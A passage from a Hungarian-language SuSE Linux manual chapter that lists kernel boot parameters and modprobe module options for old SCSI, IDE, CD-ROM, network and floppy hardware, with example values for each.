- A legtöbb meghajtóprogramhoz megfelelő az *autoprobing*, pl. különböző szabványos címek teszteléséhez, amiket a hardver rendszerint megtalál. Mialatt próbálkozik, a meghajtóprogram lehet hogy beállít egy olyan címet is, amelyet nem használhat. Ebben az esetben a számítógép lefagy.
- Néhány modul sikeresen betölthető, még ha a hardverük nincs is telepítve. Ez főleg a 3Com hálózati kártyák meghajtóprogramjaira érvényes. Először kíséreljünk meg egy autoprobing-ot. A nem használt meghajtóprogramok így távolíthatók el legkönnyebben. A nem automatikusan felismert hardvereknek a megfelelő paraméterekkel kell indulniuk.
- Végül, van néhány hardverösszetevő, amelynek több mint egy meghajtóprogramja van (pl. *NCR 53C810*, *Ultrastor*). Amennyire tudjuk, nincs lényeges különbség két Ultrastor meghajtóprogram között. A BSD meghajtóprogram a NCR53C810-hoz támogat más NCR53C8xx termékeket is (pl. 53C875), viszont a régi NCR meghajtóprogram csak a régi CD-írókat ismerte fel. Használjuk az igényeinknek legjobban megfelelőt.
- Ha most indítottuk el a rendszert, akkor az amerikai billentyűzetkiosztás lesz aktív. Ha más kiosztású billentyűzetünk van, akkor néhány billentyű kissé eltérő helyen lesz. Például, ha magyar kiosztású a billentyűzetünk, akkor a **(1)** feliratú lesz a **(§)** a billentyűzetünkön. A **(z)** és a **(y)** helyet cserélnek. Az összehasonlításhoz vessünk egy pillantást az 14.1 képre.



14.1 ábra: Az amerikai billentyűzetkiosztás

14.3 A paraméterek

14.3.1 Magyarázat és értelmezés

A következőkben bemutatjuk a kernelparaméterek és a megfelelő eszközmeghajtók betűrendes listáját. A táblázatban szereplő paraméterek mindig ugyanolyan jelentéssel bírnak:

<cím>	hexadecimális portcímek (pl. 0x300)
<irq>	megszakítás, amit a meghajtó használ (pl. 7)
<dma>	a meghajtó DMA csatornája (pl. 1)
<kezdőcím>, <zárócím>	hexadecimális memórialefoglalás <i>megosztott memória</i> használatához

14.1 táblázat: Gyakran használt változók nevei a kernelparaméterekhez

Leginkább azokkal a paraméterekkel foglalkozunk, amelyek az eredményes telepítéshez szükségesek. Azonban vannak más paraméterek is, speciális célokra és esetekre. Ne felejtjük el, hogy a nagybetűk lényegesek.

A lehetséges kernelparaméterek teljes bemutatása a telepítés után a

BootPrompt-HOWTO-ban található, a `/usr/doc/howto` könyvtárban, valamint a kernel forrásban, a `/usr/src/linux/Documentation/kernel-parameters.txt` fájlban.

14.3.2 Kernelparaméterek a boot promptnál

Az ebben a részben felsorolt paramétereket csak be kell írni a kernelnek például, a *SYSLINUX*-nál (a boot floppy betöltője), a *LILO*-promptnál vagy a *loadlin*-nek.

Ha eszközmeghajtók telepítését tervezzük modulként, nézzük meg a paramétereket a 14.3.4 fejezetben (398. oldal).

Minden paramétert be kell írni, közvetlenül egymás után, vesszőkkel elválasztva. Ne hagyjon üres helyet (szóközt) a paraméterek között!



Például az **aha1542** paramétereinek beviteléhez a boot promptnál be kell írunk (ne felejtjük el, hogy mindig meg kell előznie a paramétereket a betöltő konfiguráció nevének); a SuSE betöltőlemezen e konfiguráció neve `linux` !):

```
linux aha1542=0x300
```


Fő betöltő paraméterek

Fő paraméterek Bizonyos paraméterek segítségével a Linux kernel viselkedését szabályozhatjuk.

- *Újraindítási mód*(a Linux leállítása)

```
reboot=<mód>
```

Itt a következő értékeket adhatjuk meg a <mód>-nak:

Változó	Érték / Jelentés
warm	melegindítás (nincs memóriaellenőrzés)
cold	hidegindítás (memóriaellenőrzéssel)
bios	BIOS újraindítás
hard	CPU intenzív újraindítás (háromszoros hiba)

Példa: **reboot=cold**

Ez úgy indítja a számítógépet leállítás után, mintha a reset gombot nyomtuk volna meg.

- *Memóriarészek védelme*(Reserve)

```
reserve=<start1>,<range1>,...,<startN>,<rangeN>
```

E paraméter segítségével memóriahelyet foglalhatunk le azoknak a hardvereknek a számára, amelyek például nem kedvelik az "autoprobe"-t, és arra rendszerlefagyasztással reagálnak.

Példa: Egy "érzékeny" hálózati kártya megvédésére az "autoprobe"-tól írjuk be:

```
reserve=0x330,32 ether=5,0x330,eth0
```

E példában a hálózati kártya 32 bites adatbuszos, ami a 0x330 címről indul és az 5-ös megszakítást használja.

A hálózati kártya paraméterek részletes leírása a [14.3.2](#) fejezetben (394. oldal) található.

- *A root partíció beállítása*

```
root=<partíció>
```


Változó	Érték / Jelentés
<partíció>	pl. /dev/hda1, /dev/sdb5

Példa: **root=/dev/hda5**

Ez indítja a kernelt és megpróbálja a root partíciót betölteni az első logikai meghajtóról az első (E)IDE lemez kiterjesztett partícióján.

- *A RAM mérete* (RAM)

```
mem=<size>
```

Beírhatjuk a  **RAM** méretét bájtban, kilobájtban vagy Megabájtban. Példánk különböző beállításokat mutat be 96 MB RAM-mal.

Példa:

mem=96M

mem=98304k

Ritka alkalommal lehet hogy megtörténik az, hogy az alaplap nem tudja felszabadítani a RAM teljes mennyiségét. Kérjük vonja le az alaplap által lefoglalt mennyiséget (512 kB-ig normálisnak tekinthető). A helyes mennyiséget kitalálhatja "próbálgatással". Tegyük fel, hogy a példa kedvéért 512 kB:

mem=5ff8000

Amikor egy Pentium klónt használunk

mem=nopentium

ez a sor lehet, hogy beválik.

A SCSI vezérlő és a SCSI alrendszer

A legtöbb SCSI vezérlőt paraméterek átadásával kell konfigurálni.

SCSI vezérlő

- *SCSI stremaerek*

st=<buffer>,<threshold>[,<max>]

Változó	Érték / Jelentés
<buffer>	Puffer méret (mennyiség 1 kB-os blokkokban)
<threshold>	Írásküszöbérték (mennyiség 1 kB-os blokkokban)
<max>	Maximum pufferméret (opcionális) (pl. 2)

Példa: **st=1000,2000**

- *SCSI meghajtók számozása ID útján*

max_scsi_luns=<sorszám>

Változó	Érték / Jelentés
<sorszám>	1..8

Példa: Ha csak az első LUN-t akarjuk használni, be kell állítanunk :

max_scsi_luns=1

Ez tipikusan tökéletlen CD lemezcserezők használatánál fordul elő, ahol a használható CD-k mennyisége egyenlő a paraméterrel :

max_scsi_luns=1.

- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI felületcsatoló*

aha152x=<addr>,<irq>,<id>[,<rec>[,<par>]]

Változó	Érték / Jelentés
<id> (a SCSI csatoló ID-je)	0, 1
<rec> (újracsatlakoztatás)	0, 1
<par> (paritás)	0, 1

Ez a meghajtóprogram használatos több olcsó SCSI vezérlő futtatásához. Minden SCSI vezérlőt tartalmazó hangkártya (kivéve a *Pro Audio Spectrum*) az Adaptec lapkával (chip) van szerelve.

Minden, nem eredeti 152x-hez a negyedik paraméter (**RECONNECT**) tűnik szükségesnek. A legtöbb típushoz beállítható a '0' érték. Csak az AHA2825 kívánja meg az '1'-et.

Példa: `aha152x=0x300,10,7`

- Adaptec AHA-1540 / 1542 SCSI felületcsatoló

`aha1542=<addr>[,<buson>,<busoff>[,<DMA sebesség>]]`

Változó	Érték / Jelentés
<busz be>	2..15
<busz ki>	1..64
<DMA sebesség>	5,6,7,8,10

Példa: `aha1542=0x300`

- Adaptec AHA-274x / 284x / 294x felületcsatoló

`aic7xxx=<modifier>[,<modifier>[, ...]]`

Változó	Érték / Jelentés
<modifier>	extended a merevlemez geometria fordításának aktiválása no_reset a reset letiltása a SCSI busz felületcsatolójának inicializálásakor irq_trigger:<x> Csak Eisa rendszereken 0 vezérlőjel szegélyezéshez, 1 emelt hajtáshoz verbose több üzenetet ad reverse_scan Ha összetett kártyákat rosszul kezel a BIOS 7895_irq_hack:<x> -1 csak Tyan II alaplaphoz pci_parity:<x> ha pci_parity-t nem használ egyáltalán páros paritás 0 nincs paritásellenőrzés 1 páros paritás tag_info:"" Várakozási sor-kezelést a teljesítménybővítéshez szakszerűen, lásd a kernelforrásokban

Példa: `aic7xxx=no_reset,`
ha a számítógép lefagy a SCSI busz aalphelyzetbe állítása során.
A aic7xxx alapú SCSI csatolókhöz csak akkor szükségesek paraméterek, ha azok hibásak, vagy rosszul működnek.

1.3-as BIOS verzió, és afölött az AHA-2940 AU-k nem okoznak gondot. Frissítéshez az Adaptec támogatásnál juthatunk hozzá.

Az Adaptec 2920 SCSI csatoló működtethető a Future Domain meghajtóprogrammal is (lásd a 14.3.2 fejezetet).

• *AdvanSys SCSI felületcsatoló*

advansys=<addr1>,<addr2>,...,<addrN>

Példa: **advansys=0x110,0x210**

Ez a példa értesíti a kernelt arról, hogy az AdvanSys felületcsatolót a megadott címeken keresse.

• *AM53/79C974 SCSI felületcsatoló*

AM53C974=<host-id>,<target-id>,<rate>,<offset>

Változó	Érték / Jelentés
<host-id>	a felületcsatoló SCSI ID-je (általában 7)
<target-id>	a meghajtó SCSI ID-je (0 . . 7)
<rate>	3 , 5 , 10 MHz/s max. átviteli sebesség
<offset>	átviteli mód; 0 = aszinkron

Ha úgy tűnik, hogy a felületcsatoló “elnyel” néhány csomagot, csökkent-
sük a legnagyobb átviteli sebességet az eszközmeghajtó számára (pl. az
első CD-ROM SCSI meghajtó /dev/scd0 ID 5-tel) a SCSI buszon a
következővel:

Példa: **AM53C974=7,5,3,0**

• *BusLogic SCSI felületcsatoló*

**BusLogic=<addr>
BusLogic=<probing>**

Példa: **BusLogic=0x300**

Változó	Érték / Jelentés
<addr> <probing>	Cím a csatoló számára, pl. 0x300 NoProbe Nem keresi a csatolót NoProbeISA Nem keresi az ISA csatolót NoProbePCI Nem keresi a PCI csatolót NoSortPCI Parancs multimaster csatoló választására a PCI BIOS-ban MultiMasterFirst Multimaster mielőtt Flashpoint FlashPointFirst Flashpoint mielőtt Multimaster InhibitTargetInquiry Régebbi meghajtókhoz, melyeknek problémáik vannak a scsi_luns > 0 címmel TraceProbe kiegészítő üzenetek megjelenítéséhez a csatoló inicializálása alatt TraceHardwareReset kiegészítő üzenetek megjelenítéséhez a csatoló hardver-resetje során TraceConfiguration hibáüzenetek megjelenítése megjelenítéséhez a csatoló beállítása során TraceErrors hibáüzenetek megjelenítése csatlakoztatott eszközöknél Debug minden üzenet megjelenítése

Ez a felületillesztő még sok más paramétert is megért.

Ezek a csatoló finomhangolására valók és a leírásuk a
/usr/src/linux/meghajtós/scsi/README.BusLogic fájl-
ban található.

- *Future Domain TMC-16x0 SCSI felületillesztő*
fdomain=<addr>,<irq>[,<id>]

Változó	Érték / Jelentés
<id>	SCSI ID a felületillesztőhöz 0..7

Ez az eszközmeghajtó vezérli az Adaptec 2920-at is.

Példa: **fdomain=0x140,11,7**

- *Future Domain TMC-885/950 felületillesztő*
tmc8xx=<addr>,<irq>
Példa: **tmc8xx=0xca000,5**
- *NCR 5380 SCSI felületillesztő család*
ncr5380=<addr>,<irq>,<dma>
Példa: **ncr5380=0x340,10,3**
- *NCR 53c400 SCSI felületillesztő család*
ncr53c400=<addr>,<irq>
Példa: **ncr53c400=0x350,5**

- *NCR 53c406a SCSI felületillesztő család*

`ncr53c406a=<addr>[,<irq>[,<fastpio>]]`

Változó	Érték / Jelentés
<code><gyors pio></code>	0, ha nem gyors PIO mód szükséges

Példa: `ncr53c406a=0x330,10,0`

- *Seagate ST01/02 SCSI felületillesztő*

`st0x=<addr>,<irq>`

Példa: `st0x=0xc8000,5`

- *Trantor T128/128F/228 SCSI felületillesztő*

`t128=<addr>,<irq>`

Példa: `t128=0x340,10`

(E)IDE vezérlők és ATAPI eszközök

Több paraméter vehető igénybe az (E)IDE vezérlők beállítására és a velük összefüggésben lévő eszközökhöz.

**(E)IDE
vezérlők
ATAPI
eszközök**

- *ATAPI CD-ROM (E)IDE vezérlőn*

`hd<x>=cdrom`

`hd<x>=serialize`

Változó	Érték / Jelentés
<code><x></code>	a, b, c, d

ahol a:

Változó	Érték / Jelentés
a	mester az első IDE vezérlőn
b	szolga az első IDE vezérlőn
c	mester a második IDE vezérlőn
d	szolga a második IDE vezérlőn

Példa: egy ATAPI CD-ROM beállítása mesterként a második IDE vezérlőn `hdc=cdrom`.

- *Merevlemez*

`hd<x>=<cilinderek>,<fejek>,<szektorok>[,<írás>[,<irq>]]`

Változó	Érték / Jelentés
<code><x></code>	a, b, ..., h 1-től 8. merevlemez
<code><cilinderek></code>	cilinderek száma
<code><fejek></code>	fejek száma
<code><szektorok></code>	szektorok száma
<code><írás></code>	cilinderek melyek után íráskompenzációt kell használni
<code><irq></code>	megszakítás

Ha a BIOS a régebbiek közül való, lehetséges hogy a merevlemez geometriáját nem pontosan ismerte fel. A helyes paramétereket át kell adnunk a kernelnek azért, hogy mégis el tudjuk érni a teljes merevlemezt.

Példa: `hdc=1050,32,64`

`hd<x>=<trouble>`

Változó	Érték / Jelentés
<code><x></code> <code><trouble></code>	a, b, ..., h 1-től 8. merevlemez noprobe, ha egy létező merevlemez okoz problémákat none mellőzve a CMOS bejegyzéseket és ne teszteljen nowerr mellőzve a WREE_STAT-bitet cdrom rosszul, merevlemezként történő felismerésnél, vagy ha egyáltalán nem ismerte fel, vagy csak nem akar bootolni autotune gyorsabb PIO mód használatához slow hosszabb szünet adása minden egyes elérésnél. Ez valóban lassú, de néha segít ha már csak ez a lehetőség marad.

Ha egy CD-ROM-ot nem megbízhatóan ismer fel a rendszer, akkor adjuk meg a `<cdrom>` bejegyzést az eszköz biztonságos kezeléséhez.

Példa: `hdd=cdrom`

- *EIDE vezérlő chipkészletek*
Néhány EIDE vezérlő chipkészlete hibás, vagy problémákat okoz, ha másodlagos vezérlőként használjuk.
E chipkészletek többségét már támogatja a kernel; azonban a támogatást külön kell aktiválni a megfelelő kernelparaméter használatával.
A következő chipkészletek vannak konfigurálva:

CMD 640	Ez a lapkakészlet sok alaplapon megtalálható. Mivel sok hibát tartalmaz, a kernel felajánl egy különleges támogatást, mely felismeri a lapkát, és megkerüli a problémákat. Ráadásul néhány esetben a másodlagos vezérlő használata csak különleges támogatással lehetséges. PCI rendszerekben ezt a lapkát automatikusan felismeri a kernel. VLB rendszerekhez a következő paraméter szükséges: <code>ide0=cmd640_vlb</code> .
----------------	--

RZ 1000	Ezt a lapkát több Neptun lapkakészlet alaplap használja és sok hiba van benne. Ha a lapka támogatását aktiváljuk, a rendszer egy kicsit lassabban, de megbízhatóbban fog működni. Az aktiváláshoz kiegészítő kernel paraméterre nincs szükség.
DTC-2278	Csak az ide0=dtc2278 paraméter aktiválásával lehetséges a másodlagos vezérlő használata.
Holtek HT6560B	A következő paraméter szükséges a másodlagos vezérlő használatához:
ide0=ht6560b	
QDI QD6580	Ha ezt az eszközmeghajtót aktiváljuk, azzal engedélyezzük a nagyobb sebességet:
ide0=qd6580	
UMC 8672	A másodlagos vezérlő aktiválásához a következő paraméter kell: ide0=umc8672
ALI M1439/M1445	A másodlagos vezérlő aktiválásához a következő paraméter kell: ide0=ali14xx
PROMISE DC4030	A másodlagos vezérlő aktiválásához a következő paraméter kell: ide0=dc4030 . A CD-ROM-okat, és a szalagos egységeket a másodlagos vezérlő ennek ellenére sem támogatja.

14.2 táblázat: Speciális EIDE lapka készletek

Ha a lapkakészlet nincs az ismert hibás lapkakészletek listájában, és ennek ellenére nem ismeri fel a kernel, helyette a következő paramétereket adhatjuk:

ide<szám>=<alap>[,<vezérlő>[,<irq>]]

Változó	Érték / Jelentés
<number>	csatoló száma, használható 0 vagy 1, esetleg 3 vagy 4
<basis>	a vezérlő alapcíme, használható 0x1f0, 0x170, 0x1e8 vagy 0x168
<control>	a csatoló vezérlőregisztere, használható 0x3f6, 0x376, 0x3ee vagy 0x36e
<irq>	a vezérlő megszakítása, használható 14, 15, 11 vagy 10

Ha a lapkakészlet nincs az ismert hibás lapkakészletek listájában, de mégis problémát okoz, helyette a következő paramétereket adhatjuk:

ide<szám>=<beállítás>

Változó	Érték / Jelentés
<number> <tune>	csatoló szám, használható 0 vagy 1, de 3 vagy 4 is autotune a legmagasabb lehetséges PIO érték kipróbálása, nem minden lapkakészlete támogatja noautotune nincs sebességjavítás serialize nincs időátlapolás eljárás a következő csatolóval

Ha a lapkakészlet nincs az ismert hibás lapkakészletek listájában, de mégis a lehetséges legmagasabb sebességet kell elérni, a buszsebesség meghatározható; nézzük meg az alaplappal szembe fordított kézikönyvében.

idebus=<sebesség>

Más eszközök

Hálózati
kártyák, floppy
meghajtók

- Ethernet hálózati kártyák
ether=<irq>,<cím>[,<par1>[,<par2>...<par8>]],<Név>

A különböző paraméterek <par1>-tól <par8>-ig különböző jelentéssel bírnak minden egyes eszközmeghajtó esetén. Rendszerint csak két paraméterre van szükség, ahol az első a kezdőcím, a második a végcím a megosztott memóriából. Az első nem numerikus argumentum tekinthető a névnek.

<irq>	a használt megszakítás; 0 autopróbához
<addr>	port cím; 0 autopróbához
<start>	kezdőcím a megosztott memóriához. Néhány meghajtó az alsó 4 bitet a hibakereséshez használja. A Lance DMA csatornához használja őket.
<end>	végcím a megosztott memóriához. A 3COM 3c503 meghajtó ezeket a paramétereket a belső és külső irány-csatolók megkülönböztetésére használja fel. A Cabletron E21XX kártya az alsó négy bitet a média kiválasztásához használja.
<Name>	A felületillesztő neve (alaphelyzetben eth0)

14.3 táblázat: Változónevek Ethernet hálózati kártyákhoz

A fő érv e paraméterek megadásához az, hogy a kernel felismerhessen több hálózati kártyát is, mert alapértelmezésben csak az első kártyát keresi. Ezt könnyen megtehetjük ezzel:

ether=0,0,eth1

Ne felejtjük el, hogy a 0 kikerüli mindkét IRQ és cím hozzárendelését, a meghajtóprogram határozottan megparancsolja a *z autoprobing* indítását, amely a különböző címeket egymástól függetlenül végigpróbálja.

• Floppylemez meghajtók

floppy=<meghajtó>,<típus>,cmos

Változó	Érték / Jelentés
<meghajtó>	0, 1, 2, 3
<type>	0 - ismeretlen, vagy nem felismert
	1 - 5 1/4-Zoll DD, 360 kB
	2 - 5 1/4-Zoll HD, 1.2 MB
	3 - 3 1/2-Zoll DD, 720 kB
	4 - 3 1/2-Zoll HD, 1.44 MB
	5 - 3 1/2-Zoll ED, 2.88 MB
	6 - 3 1/2-Zoll ED, 2.88 MB

floppy=<érték>

<érték>-ként a következő változók állíthatók be (14.4 táblázat):

all_drives	több mint két floppymeghajtó
asus_pci	harmadik és negyedik floppy-meghajtó elérésének elutasítása
daring	csak megbízható vezérlők használatánál—kiemelt teljesítménnyel
0,daring	ellentétes értelmű mint a daring
<cím>,two_fdc	ha a <cím> értéke kima-rad másodlagos floppyvezérlő használata során, egy portcím 0x370 állítódik be.
thinkpad	IBM Thinkpad gépek
0,thinkpad	nem Thinkpad gépek
omnibook	Omnibook számítógépek
nodma	Omnibook számítógépekhez
dma	Standard
nofifo	ha egy "Bus master ar-bitration error" törté-nik
fifo	Standard
0xX,fifo_depth	FIFO standard küszöb 0xA
unexpected_interrupts	írjon ki egy figyelmeztetést, ha valamilyen váratlan hiba történik.

<code>no_unexpected_interrupts</code>	és...
<code>L40SX</code>	ezek az értékek el- lentétes értelműek a <code>unexpected_megszakítás</code> - sal.

14.4 táblázat: Kernelparaméter értékek `floppy`-hoz

- *Logitech buszegér*
`bmouse=<irq>`

14.3.3 CD-ROM meghajtók saját vezérlővel

Régebbi
CD-ROM
meghajtók

- *Aztech CDA268-01 CD-ROM*
`aztcd=<cím>[,0x79]`
A 0x79 értéket csak akkor kell beállítani, ha a firmware verzió ismeret-
len.
Példa: `aztcd=0x320`
- *Goldstar R420 CD-ROM meghajtó*
`gscd=<addr>`
- *Mitsumi CD-ROM meghajtó*
`mcd=<cím>,<irq>[,<várakozás>]`

Változó	Érték / Jelentés
<code><wait></code>	a várakozási idő értéke az indulásig

Változtathatja a `<várakozás>` paramétereit 0 és 10 között ha a CD-
ROM meghajtó nem reagál elég gyorsan a rendszer kéréseire ("time-
out") és emiatt nem találja a root image-et a telepítés során.
Példa: `mcd=0x300,10,5`

- *Mitsumi CD-ROM meghajtó (multisession)*
`mcdx=<cím>,<irq>`
Példa: `mcd=0x300,10`

- *Mozart csatoló*
`ispl6=<cím>,<irq>,<dma>,<típus>`

Változó	Érték / Jelentés
<code><típus></code>	Sanyo, Panasonic, Sony, Mitsumi

Ez a meghajtó felelős az *ISP16*, *MAD16* vagy *Mozart* típusú CD-ROM meghajtók összekapcsolásáért. A **<típus>** értékét követi a csatoló, ahol a CD-ROM-ot összekapcsoltuk a hangkártyával.

Példa: **isp16=0x340,10,3,Sony**

- *Optics Storage 8000 AT CD-ROM meghajtó*

optcd=<cím>

Példa: **optcd=0x340**

- *Philips CM206 CD-ROM meghajtó*

cm206=<cím>,<irq>

Példa: **cm206=0x340,10**

- *Pro Audio Spectrum 16 - SCSI felületillesztő*

pas16=<cím>,<irq>

A *Pro Audio Spectrum 16* hangkártyán egy SCSI-felületillesztő is található, a beállításait át kell adni a kernelnek ezekkel a paraméterekkel.

Példa: **pas16=0x340,10**

Ha a kártya nem ismerődik fel, akkor megszakítás (irq) nélkül működik. Ebben az esetben a megszakítást állítsuk 255-re.

Példa: **pas16=0x340,255**

- *Sanyo CD-ROM meghajtó*

sjcd=<cím>

Példa: **sjcd=0x340**

- *Sony CDU 31/33 A*

cdu31a=<cím>,<irq>

Autopróba hatására ez a meghajtó eltávolítódik a kernelből. Ezért nekünk kell egyértelmű paramétereket megadnunk.

Példa: **cdu31a=0x340,5**

Ha itt nem rendelünk megszakítást a meghajtóhoz, és ha csak megszólitásos üzemmódon keresztül kívánjuk elérni, akkor 0-t adjunk meg IRQ-nak.

Példa: **cdu31a=0x340,0**

Például, ha a meghajtó egy *Pro Audio Spectrum* kártyához van csatlakoztatva, az engedélyezett paraméter a következő:

Példa: **cdu31a=0x1f88,0,PAS**

- *Sony CDU 535*

sonycd535=<addr>,<irq>

Példa: **sonycd535=0x340,10**

- *SoundBlaster Pro 16 MultiCD*

sbpcd=<cím>,<típus>

Változó	Érték / Jelentés
<típus>	LaserMate, SPEA, SoundBlaster

Példa: **sbpcd=0x340,10**

A párhuzamos port

Párhuzamos port

- Párhuzamos port*
`parport=<cím0>,[<irq0> [parport=<cím1>,[<irq1> [parport=<cím2>,[<irq2>]]]]]`

Változó	Érték / Jelentés
<addrX>	címek
<irqX>	megszakítás

Példa: `parport=0x3bc parport=0x378,7 parport=0x278,auto`

- Nyomtató a párhuzamos porton*
`lp=<parport0> [lp=<parport1> [lp=<parport2>]]`

Változó	Érték / Jelentés
<parportX>	párhuzamos port

Példa: `lp=parport0 lp=parport2`

14.3.4 modprobe paraméterek

Ebben a bekezdésben leírjuk azokat a paramétereket, amelyek modulként való betöltéskor szükségesek lehetnek. Ha nehézségbe ütköznénk egy meghajtó betöltése során (habár megadtuk a paramétereket), vagy ha itt nem találjuk a paraméter leírását, akkor a meghajtót be kell építeni egy monolitikus kernelbe.

Néhány meghajtó nem építhető be modulként eddig, és néhány csak akkor ismeri fel a hardver tulajdonságait, ha a kernelbe fordítottuk őket. Ennek ellenére azt javasoljuk, hogy a “modul változatot” próbáljuk először.

Ha egy meghajtó modulként töltődik be, egyes használt változók, vagy mindegyik felülírható parancssorból. Van pl. az `io` változó a `NE2000` meghajtóhoz, amely meghatározza a használt I/O értéket. Ennek a pontos parancsa a modul betöltéséhez (lásd a 13.2 fejezetben (376. oldal)):

`meggyfa:/ # insmod ne io=0x300 irq=10`

vagy jobb a `modprobe` használata:

`meggyfa:/ # modprobe ne io=0x300 irq=10`

Ne felejtjük el, hogy az “egyenlő” előtt és után nincs szóköz. Azonkívül a hexadecimális értékeket megadott formátumban kell bevinni (egy vezető ‘0x’-el).



Ha több paramétert kívánunk megadni, akkor szóközzel kell őket elválasztani. Ez a legfőbb különbség a paraméterek `LILO` promptnál való beviteléhez képest, ahol nincs üres hely egy meghajtó paramétereinek használatán belül.

Az itt beírt paraméterek be vannak építve a `/etc/modules.conf`-ba is. Itt sok paraméter hozzá van rendelve egy bizonyos modulhoz. Itt több sor van modulonként. A sorok a következőkre fognak hasonlítani:

```
options <modul neve> <parml>=<érték1> ...
```

ahol a:

Változó	Érték / Jelentés
<modul neve>	a modul neve kiterjesztése nélkül .o
<parml>	paraméter #1
<érték1>	érték, amelyet a paraméterhez rendelünk #1

Egy NE2000 kártyához készült bejegyzés így néz ki:

```
options ne io=0x300 irq=10
```

SCSI vezérlők és a SCSI alrendszer

- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI–Felületillesztő*

Modul neve: aha152x.o

Változó	Érték / Jelentés
<io>	<cím>
<irq>	<irq>
<id>	a felületillesztő SCSI-ID-je; alapértelmezésben, 7
<rec>	újracsatlakoztatás; 0, 1
<par>	paritás; 0, 1
<sync>	műveletek egyidejű módja; 0, 1
<delay>	busz késleltetés; alapértelmezésben 100
<translat>	a merevlemez geometria lefordítása; 0, 1

A LILO prompt-nál:

Példa: Példa: **modprobe aha152x aha152x=0x340,10,7,1,1,0,0,0**

Egy második felületillesztőhöz:

Példa: **modprobe aha152x aha152x1=0x140,12,7,1,1,0,0,0**

- *Future Domain TMC-16x0–felületillesztő*

Modul neve: fdomain.o

Ez a meghajtó szolgálja ki az Adaptec 2920 SCSI-felületillesztőt is, többek között.

```
fdomain=<cím>,<irq>[,<id>]
```

Változó	Érték / Jelentés
<addr>	<cím>
<irq>	<irq>
<id>	<id>

A LILO prompt-nál:

Példa: Példa: **modprobe fdomain fdomain=0x140,11,7**

- *NCR 5380 bzw. NCR 53C400 SCSI-felületillesztő család*

Modul neve: g_NCR5380.o

Paraméter	Érték
ncr_addr	<cím>
ncr_irq	<irq>; kikapcsolás 255-el
ncr_dma	<dma>
ncr_5380	1 NCR5380 adapterhez
ncr_53c400	1 NCR53C400 adapterhez

NCR5380 adapterhez:

```
Példa: modprobe g_NCR5380 ncr_irq=5 ncr_addr=0x350
ncr_5380=1
```

NCR53C400 csatlónál a megszakítás kikapcsolásához:

```
Példa: modprobe g_NCR5380 ncr_irq=255 ncr_addr=0xc8000
ncr_53c400=1
```

Ez a meghajtó kiszolgálja a széles körben használt *Trantor T130B* SCSI felületillesztőt is.

Hálózati kártyák

- *3Com 3c501 / 3c503 / 3c505 / 3c507 hálózati kártyák*

Modul neve: 3c501.o, 3c503.o, 3c505.o, 3c507.o

Paraméter	Érték
io	<cím>
irq	<irq>

```
Példa: Példa: modprobe 3c509 io=0x300 irq=10
```

- *3Com 3c509 / 3c579 hálózati kártyák*

Modul neve: 3c509.o

Paraméter	Érték
irq	<irq>
xcvr	0: belső; 1: külső

```
Példa: modprobe 3c509 irq=10 xcvr=0
```

- *3Com 3c515 hálózati kártya*

Modul neve: 3c515.o

```
Példa: modprobe 3c515
```

- *3Com 3c59x / 3c90x hálózati kártyák ("Vortex"/"Boomerang")*

Modul neve: 3c59x.o

A Compaq számítógépekhez (PCI), próbáljuk ki a következő paramétere-
ket:

Paraméter	Érték
compaq_io_cím	<cím>
compaq_irq	<irq>
compaq_prod_id	<id>

Példa: `modprobe 3c59x compaq_irq=10`

- Allied Telesis AT1700 hálózati kártya

Modul neve: `at1700.o`

Paraméter	Érték
io	<cím>
irq	<irq>

Példa: `modprobe at1700 io=0x300 irq=10`

- Cabletron E21xx hálózati kártya

Modul neve: `e2100.o`

Paraméter	Érték
io	<cím>
irq	<irq>
mem	<cím>
xcvr	0: belső; 1: külső

Példa: `modprobe e2100 io=0x300 irq=10 mem=0xd000 xcvr=0`

- Digital DE425 / 434 / 435 / 450 / 500 hálózati kártyák

Modul neve: `de4x5.o`

`io=0x<bus><meghajtó ID>`

Paraméter	Érték
busz	a PCI busz száma, használható 0
meghajtó ID	a PCI meghajtó azonosítója

A mai PCI BIOS-ok ezeket a fájlokat kijelzik amikor a gép indul, és a Linuxban ezzel a paranccsal megjeleníthetők:

meggyfa: # `cat /proc/pci`

Példa: `modprobe de4x5 io=0x007`

- Digital DEPCA / DE10x / DE20(012) / DE42, EtherWORKS hálózati kártyák

Modul neve: `depca.o`

Paraméter	Érték
io	<cím>
irq	<irq>
mem	<mem>
adapter_name	<név> pl. DEPCA, de100,de101, de200,de201, de202,de210, de422

Példa: `modprobe depca io=0x300 irq=10`

- *EtherWORKS 3 (DE203, DE204, DE205) hálózati kártya*
Modul neve: ewrk3.o

Paraméter	Érték
io	<cím>
irq	<irq>

Példa: `modprobe ewrk3 io=0x300 irq=10`

- *Intel EtherExpress 16 hálózati kártya*
Modul neve: eexpress.o

Paraméter	Érték
io	<cím>
irq	<irq>

Példa: `modprobe eexpress io=0x300 irq=10`

- *Intel EtherExpressPro hálózati kártya*
Modul neve: eeepro.o

Paraméter	Érték
io	<cím>
irq	<irq>
mem	<cím>

Példa: `modprobe eeepro io=0x300 irq=10 mem=0xd000`

- *Intel EtherExpressPro 100 hálózati kártya*
Modul neve: eeepro100.o
A *Intel EtherExpressPro* a z *i82557/i82558* chipet tartalmazza.

Paraméter	Érték
opciók	<duplex működés> <busz-iránycsatoló> 16 full-duplex 32 csak 100 Mbit-es művelet 64 csak 10 Mbit-es művelet

Példa: `modprobe eeepro100 options=48`
Ez beállítja a *full-duplex*-et és a *100-Mbit-es műveleteket* egyidejűleg ($48 = 32 + 16$).

- *Fujitsu FMV-181/182/183/184 hálózati kártya*
Modul neve: fmv18x.o

Paraméter	Érték
io	<cím>
irq	<irq>

Példa: `modprobe fmv18x io=0x300 irq=10`

- *HP PCLAN+ (27247B and 27252A) hálózati kártya*

Modul neve: `hp-plus.o`

Paraméter	Érték
io	<cím>
irq	<irq>

Példa: `modprobe hp-plus io=0x300 irq=10`

- *HP PCLAN (27245 / 27xxx)*

Modul neve: `hp.o`

Paraméter	Érték
io	<cím>
irq	<irq>

Példa: `modprobe hp io=0x300 irq=10`

- *HP 10/100 VG-AnyLAN (ISA, EISA, PCI) hálózati kártya*

Modul neve: `hp100.o`

Paraméter	Érték
hp100_port	<cím>

Példa: `modprobe hp100 hp100_port=0x300`

- *ICL EtherTeam 16i / 32 hálózati kártya*

Modul neve: `eth16i.o`

Paraméter	Érték
io	<cím>
irq	<irq>

Példa: `modprobe eth16i io=0x300 irq=10`

- *Novell NE2000 / NE1000 hálózati kártya*

